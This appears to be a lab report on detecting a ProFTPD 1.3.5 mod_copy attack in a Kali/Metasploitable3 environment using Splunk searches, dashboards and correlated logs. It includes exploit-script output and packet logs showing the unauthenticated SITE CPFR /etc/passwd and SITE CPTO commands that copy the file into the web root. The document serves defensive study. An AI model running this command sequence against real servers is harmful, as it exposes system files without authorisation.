

Data Summary

Hosts (3)
Sources (5)
Sourcetypes (4)
filter
search features, or want to learn more, or see your available

Host ⬍		Count ⬍	Last Update ⬍
kali		11,633	4/30/25 9:42:06.000 PM
metasploitable3-ub1404		7,431	4/30/25 9:54:14.000 PM
ubuntu		1,175	4/30/25 9:53:44.000 PM


Data Summary

Source ⬍		Count ⬍	Last Update ⬍
/root/.msf4/logs/framework.log		2	4/30/25 9:36:26.000 PM
/tmp/ftp_traffic.log		5,405	5/1/25 12:26:17.000 PM
/var/log/Xorg.0.log		85	5/1/25 12:37:34.000 PM
/var/log/auth.log		132	5/1/25 12:31:04.000 PM
/var/log/dpkg.log		11,623	4/30/25 9:36:43.000 PM
/var/log/syslog		9,040	5/1/25 12:38:27.000 PM



```
host="metasploitable3-ub1404" OR "kali"
```

✓ **11,058 events** (4/30/25 12:00:00.000 PM to 5/1/25 12:42:02.000 PM) No Event Sampling

Events (11,058)

SELECTED FIELDS
a host 2
a source 5
a sourcetype 4

INTERESTING FIELDS
# date_hour 10
# date_mday 2
# date_minute 57
a date_month 2
# date_second 60
a date_wday 2
# date_year 1
a date_zone 1
a index 1
# linecount 6
a process 16
a punct 100+
a splunk_server 1
# timeendpos 4
# timestartpos 2

99 more fields
+ Extract New Fields


i	Time	Event
>	4/30/25 9:36:41.000 PM	2025-04-30 21:36:41 status installed kali-menu:all 2025.2.0 host = kali source = /var/log/dpkg.log sourcetype = dpkg
>	4/30/25 9:36:41.000 PM	2025-04-30 21:36:41 status half-configured kali-menu:all 2025.2.0 host = kali source = /var/log/dpkg.log sourcetype = dpkg
>	4/30/25 9:36:40.000 PM	2025-04-30 21:36:40 trigproc kali-menu:all 2025.2.0 <none> host = kali source = /var/log/dpkg.log sourcetype = dpkg
>	4/30/25 9:36:38.000 PM	2025-04-30 21:36:38 status triggers-pending kali-menu:all 2025.2.0 host = kali source = /var/log/dpkg.log sourcetype = dpkg
>	4/30/25 9:33:59.000 PM	May 1 01:33:59 metasploitable3-ub1404 dhclient: bound to 192.168.56.105 -- renewal in 284 seconds. host = metasploitable3-ub1404 source = /var/log/syslog sourcetype = syslog
>	4/30/25 9:33:59.000 PM	May 1 01:33:59 metasploitable3-ub1404 dhclient: DHCPACK of 192.168.56.105 from 192.168.56.100 host = metasploitable3-ub1404 source = /var/log/syslog sourcetype = syslog
>	4/30/25 9:33:59.000 PM	May 1 01:33:59 metasploitable3-ub1404 dhclient: DHCPREQUEST of 192.168.56.105 on eth0 to 192.168.56.100 port 67 (xid=0x713ebf1b) host = metasploitable3-ub1404 source = /var/log/syslog sourcetype = syslog
>	4/30/25 9:29:42.000 PM	[15.266] X.Org X Server 1.21.1.15 X Protocol Version 11, Revision 0 [15.266] Current Operating System: Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64 [15.266] Kernel command line: BOOT_IMAGE=/boot/vmlinuz-6.11.2-amd64 root=UUID=bc014bd1-fae1-45cb-b7b1-4cfc83946d64 ro quiet splash host = kali source = /var/log/Xorg.0.log sourcetype = Xorg
>	4/30/25 9:29:39.000 PM	May 1 01:29:39 metasploitable3-ub1404 dhclient: bound to 192.168.56.105 -- renewal in 259 seconds. host = metasploitable3-ub1404 source = /var/log/syslog sourcetype = syslog

Attack Execution and Data Generation

The ProFTPD mod_copy exploitation attack from Phase 1 was re-executed to generate real attack data for analysis.

Attack Execution:

- Used both Metasploit and custom script approaches
- Ensured successful exploitation
- Generated comprehensive logs during the attack process



```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 custom_ftp_exploit.py 192.168.56.105
[*] Targeting FTP server at 192.168.56.105:21
[*] Banner: b'220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]\r\n'
[+] Target is running ProFTPD 1.3.5 (Vulnerable to mod_copy)
[*] Attempting to exploit mod_copy vulnerability...
[*] Connected to FTP server
[*] SITE CPFR Response: b'350 File or directory exists, ready for destination name\r\n'
[*] SITE CPTO Response: b'250 Copy successful\r\n'
[+] Exploit successful! File copied to /var/www/html/passwd.txt
[+] Try accessing http://{ip}/passwd.txt to verify
[+] Vulnerability confirmed: ProFTPD 1.3.5 mod_copy command execution
[+] This allows file operations without authentication
```

Dashboard Creation for Attack Visualization

Created dashboards in Splunk to visualize and analyze the attack data.


Basic FTP Attack Detection Dashboard

Created a basic search query to detect FTP attack activities:

```
source="*proftpd*" OR sourcetype="*ftp*" OR "ProFTPD"
```

Developed a comprehensive dashboard named "ProFTPD Attack Analysis" with multiple visualization panels:

- Timeline of FTP events
- Success/failure counts
- File access attempts
- Source IP of connections




Command Analysis

_time	host	_raw
2025-04-30 20:03:49.874	metasploitable3- ub1404	~pUh.P*.SITE CPTO /var/www/html/passwd.txt
2025-04-30 20:03:49.874	metasploitable3- ub1404	00:03:49.874712 IP 192.168.56.104.51296 > 192.168.56.105.ftp: Flags [P.], seq 23:59, ack 133, win 502, options [nop,nop,TS val 2121291100 ecr 5057155], length 36: FTP: SITE CPTO /var/www/html/passwd.txt
2025-04-30 20:03:49.839	metasploitable3- ub1404	~pU<.P*(SITE CPFR /etc/passwd
2025-04-30 20:03:49.839	metasploitable3- ub1404	00:03:49.839300 IP 192.168.56.104.51296 > 192.168.56.105.ftp: Flags [P.], seq 1:23, ack 75, win 502, options [nop,nop,TS val 2121291068 ecr 5057147], length 22: FTP: SITE CPFR /etc/passwd
2025-04-30 20:03:49.437	metasploitable3- ub1404	~pS..P*.SITE CPTO /var/www/html/passwd.txt
2025-04-30 20:03:49.437	metasploitable3- ub1404	00:03:49.437203 IP 192.168.56.104.51282 > 192.168.56.105.ftp: Flags [P.], seq 23:59, ack 133, win 502, options [nop,nop,TS val 2121290663 ecr 5057045], length 36: FTP: SITE CPTO /var/www/html/passwd.txt
2025-04-30 20:03:49.425	metasploitable3- ub1404	~pS..P*.SITE CPFR /etc/passwd
2025-04-30 20:03:49.425	metasploitable3- ub1404	00:03:49.425074 IP 192.168.56.104.51282 > 192.168.56.105.ftp: Flags [P.], seq 1:23, ack 75, win 502, options [nop,nop,TS val 2121290652 ecr 5057043], length 22: FTP: SITE CPFR /etc/passwd
2025-04-30 20:03:48.094	metasploitable3- ub1404	~pNh.P(.SITE CPTO /var/www/html/passwd.txt
2025-04-30 20:03:48.094	metasploitable3- ub1404	00:03:48.094558 IP 192.168.56.104.51268 > 192.168.56.105.ftp: Flags [P.], seq 23:59, ack 133, win 502, options [nop,nop,TS val 2121289320 ecr 5056709], length 36: FTP: SITE CPTO /var/www/html/passwd.txt
2025-04-30 20:03:48.075	metasploitable3- ub1404	~pNY.P(.SITE CPFR /etc/passwd
2025-04-30 20:03:48.075	metasploitable3- ub1404	00:03:48.075747 IP 192.168.56.104.51268 > 192.168.56.105.ftp: Flags [P.], seq 1:23, ack 75, win 502, options [nop,nop,TS val 2121289305 ecr 5056706], length 22: FTP: SITE CPFR /etc/passwd

Attack timeline

_time	host	source	_raw
2025-04-30 20:03:50.354	metasploitable3- ub1404	/tmp/ ftp_traffic.log	.M*.~pV.220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:50.354	metasploitable3- ub1404	/tmp/ ftp_traffic.log	00:03:50.354957 IP 192.168.56.105.ftp > 192.168.56.104.51306: Flags [P.], seq 1:75, ack 1, win 227, options [nop,nop,TS val 5057227 ecr 2121291515], length 74: FTP: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:50.000	metasploitable3- ub1404	/var/log/syslog	May 1 00:03:50 metasploitable3-ub1404 proftpd[7226]: localhost (192.168.56.104[192.168.56.104]) - FTP session closed.
2025-04-30 20:03:50.000	metasploitable3- ub1404	/var/log/syslog	May 1 00:03:50 metasploitable3-ub1404 proftpd[7226]: localhost (192.168.56.104[192.168.56.104]) - FTP session opened.
2025-04-30 20:03:50.000	metasploitable3- ub1404	/var/log/syslog	May 1 00:03:50 metasploitable3-ub1404 proftpd[7225]: localhost (192.168.56.104[192.168.56.104]) - FTP session closed.
2025-04-30 20:03:50.000	metasploitable3- ub1404	/var/log/syslog	May 1 00:03:50 metasploitable3-ub1404 proftpd[7225]: localhost (192.168.56.104[192.168.56.104]) - FTP session opened.
2025-04-30 20:03:50.000	metasploitable3- ub1404	/var/log/syslog	May 1 00:03:50 metasploitable3-ub1404 proftpd[7224]: localhost (192.168.56.104[192.168.56.104]) - FTP session closed.
2025-04-30 20:03:49.837	metasploitable3- ub1404	/tmp/ ftp_traffic.log	.M*(~pU.220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:49.837	metasploitable3- ub1404	/tmp/ ftp_traffic.log	00:03:49.837170 IP 192.168.56.105.ftp > 192.168.56.104.51296: Flags [P.], seq 1:75, ack 1, win 227, options [nop,nop,TS val 5057147 ecr 2121291036], length 74: FTP: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:49.790	metasploitable3- ub1404	/tmp/ ftp_traffic.log	.M*n~pTa220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:49.790	metasploitable3- ub1404	/tmp/ ftp_traffic.log	00:03:49.790847 IP 192.168.56.105.ftp > 192.168.56.104.51294: Flags [P.], seq 1:75, ack 1, win 227, options [nop,nop,TS val 5057134 ecr 2121290849], length 74: FTP: 220 ProFTPD 1.3.5 Server (ProFTPD Default



Attack timeline

_time	host	source	_raw
2025-04-30 20:03:05.443	metasploitable3-ub1404	/tmp/ftp_traffic.log	.L. ~o..220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:05.474	metasploitable3-ub1404	/tmp/ftp_traffic.log	.L.)~o..220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:04.916	metasploitable3-ub1404	/tmp/ftp_traffic.log	.L..~o..220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:04.953	metasploitable3-ub1404	/tmp/ftp_traffic.log	.L..~o..220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:05.928	metasploitable3-ub1404	/tmp/ftp_traffic.log	.L..~o..220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:05.972	metasploitable3-ub1404	/tmp/ftp_traffic.log	.L..~o..220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:04.283	metasploitable3-ub1404	/tmp/ftp_traffic.log	.L..~o.B220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:04.329	metasploitable3-ub1404	/tmp/ftp_traffic.log	.L..~o.e220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:03.542	metasploitable3-ub1404	/tmp/ftp_traffic.log	.L.F~o.V220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:03.578	metasploitable3-ub1404	/tmp/ftp_traffic.log	.L.O~o..220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:02.614	metasploitable3-ub1404	/tmp/ftp_traffic.log	.L.^~o..220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:02.660	metasploitable3-ub1404	/tmp/ftp_traffic.log	.L.b~o..220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:16.564	metasploitable3-ub1404	/tmp/ftp_traffic.log	.M .~o.?220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:16.248	metasploitable3-ub1404	/tmp/ftp_traffic.log	.M .~o.J220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:16.038	metasploitable3-ub1404	/tmp/ftp_traffic.log	.M t~o.,220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:39.197	metasploitable3-ub1404	/tmp/ftp_traffic.log	.M .~p*.220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:39.167	metasploitable3-ub1404	/tmp/ftp_traffic.log	.M .~p*z220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:39.611	metasploitable3-ub1404	/tmp/ftp_traffic.log	.M .~p-6220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:39.644	metasploitable3-ub1404	/tmp/ftp_traffic.log	.M .~p-T220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:40.149	metasploitable3-ub1404	/tmp/ftp_traffic.log	.M!.~p..220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]

Attack Pattern Analysis

Created an attack pattern analysis panel showing the sequence of events during the attack.


Search Query:

(source="*proftpd*" OR sourcetype="*ftp*")

| sort _time

| table _time, source, sourcetype, event_message

The panel provides a chronological view of the attack progression, enabling identification of specific attack patterns.



Attack pattern

_time	host	source	_raw
2025-04-30 20:03:50.358	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.358968 IP 192.168.56.104.51316 > 192.168.56.105.ftp: Flags [S], seq 2080430109, win 64240, options [mss 1460,sackOK,TS val 2121291588 ecr 0,nop,wscale 7], length 0
2025-04-30 20:03:50.358	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.358883 IP 192.168.56.104.51306 > 192.168.56.105.ftp: Flags [F.], seq 1, ack 75, win 502, options [nop,nop,TS val 2121291586 ecr 5057277], length 0
2025-04-30 20:03:50.358	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.358805 IP 192.168.56.104.51306 > 192.168.56.105.ftp: Flags [.], ack 75, win 502, options [nop,nop,TS val 2121291585 ecr 5057277], length 0
2025-04-30 20:03:50.354	metasploitable3-ub1404	/tmp/ftp_traffic.log	.M*.~pV.220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:50.354	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.354957 IP 192.168.56.105.ftp > 192.168.56.104.51306: Flags [P.], seq 1:75, ack 1, win 227, options [nop,nop,TS val 5057277 ecr 2121291515], length 74: FTP: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:50.286	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.286768 IP 192.168.56.104.51306 > 192.168.56.105.ftp: Flags [.], ack 1, win 502, options [nop,nop,TS val 2121291515 ecr 5057258], length 0
2025-04-30 20:03:50.280	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.280622 IP 192.168.56.105.ftp > 192.168.56.104.51306: Flags [S.], seq 2248095896, ack 1857616742, win 28960, options [mss 1460,sackOK,TS val 5057258 ecr 2121291504,nop,wscale 7], length 0
2025-04-30 20:03:50.280	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.280570 IP 192.168.56.104.51306 > 192.168.56.105.ftp: Flags [S], seq 1857616741, win 64240, options [mss 1460,sackOK,TS val 2121291504 ecr 0,nop,wscale 7], length 0
2025-04-30 20:03:50.106	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.106252 IP 192.168.56.104.51296 > 192.168.56.105.ftp: Flags [.], ack 155, win 502, options [nop,nop,TS val 2121291336 ecr 5057215], length 0
2025-04-30 20:03:50.105	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.105334 IP 192.168.56.105.ftp > 192.168.56.104.51296: Flags [F.], seq 154, ack 60, win 227, options [nop,nop,TS val 5057215 ecr 2121291154], length 0

Victim and Attacker Log Comparison

Created a comparison dashboard to correlate events between the victim and attacker machines:


Search Query:

(host="metasploitable3" OR host="kali-linux")

| sort _time

| table _time, host, source, action

This comparison helps identify attack signatures and patterns that could be used for future detection.



New Search

```
(host="metasploitable3*" OR host="kali") (Proftpd OR ProFTPD OR FTP OR SITE OR mod_copy OR msf OR metasploit)
| sort -_time
| table _time, host, source, _raw
```

✓ **2,426 events** (4/30/25 11:00:00.000 AM to 5/1/25 11:44:58.000 AM) No Event Sampling

_time	host	source	_raw
2025-04-30 20:03:50.358	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.358968 IP 192.168.56.104.51316 > 192.168.56.105.ftp: Flags [S], seq 2080430109, win 64240, options [mss 1460,sackOK,TS val 2121291588 ecr 0,nop,wscale 7], length 0
2025-04-30 20:03:50.358	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.358883 IP 192.168.56.104.51306 > 192.168.56.105.ftp: Flags [F.], seq 1, ack 75, win 502, options [nop,nop,TS val 2121291586 ecr 5057277], length 0
2025-04-30 20:03:50.358	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.358805 IP 192.168.56.104.51306 > 192.168.56.105.ftp: Flags [.], ack 75, win 502, options [nop,nop,TS val 2121291585 ecr 5057277], length 0
2025-04-30 20:03:50.354	metasploitable3-ub1404	/tmp/ftp_traffic.log	.M*.~pV.220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:50.354	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.354957 IP 192.168.56.105.ftp > 192.168.56.104.51306: Flags [P.], seq 1:75, ack 1, win 227, options [nop,nop,TS val 5057277 ecr 2121291515], length 74: FTP: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.56.105]
2025-04-30 20:03:50.286	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.286768 IP 192.168.56.104.51306 > 192.168.56.105.ftp: Flags [.], ack 1, win 502, options [nop,nop,TS val 2121291515 ecr 5057258], length 0
2025-04-30 20:03:50.280	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.280622 IP 192.168.56.105.ftp > 192.168.56.104.51306: Flags [S.], seq 2248095896, ack 1857616742, win 28960, options [mss 1460,sackOK,TS val 5057258 ecr 2121291504,nop,wscale 7], length 0
2025-04-30 20:03:50.280	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.280570 IP 192.168.56.104.51306 > 192.168.56.105.ftp: Flags [S], seq 1857616741, win 64240, options [mss 1460,sackOK,TS val 2121291504 ecr 0,nop,wscale 7], length 0
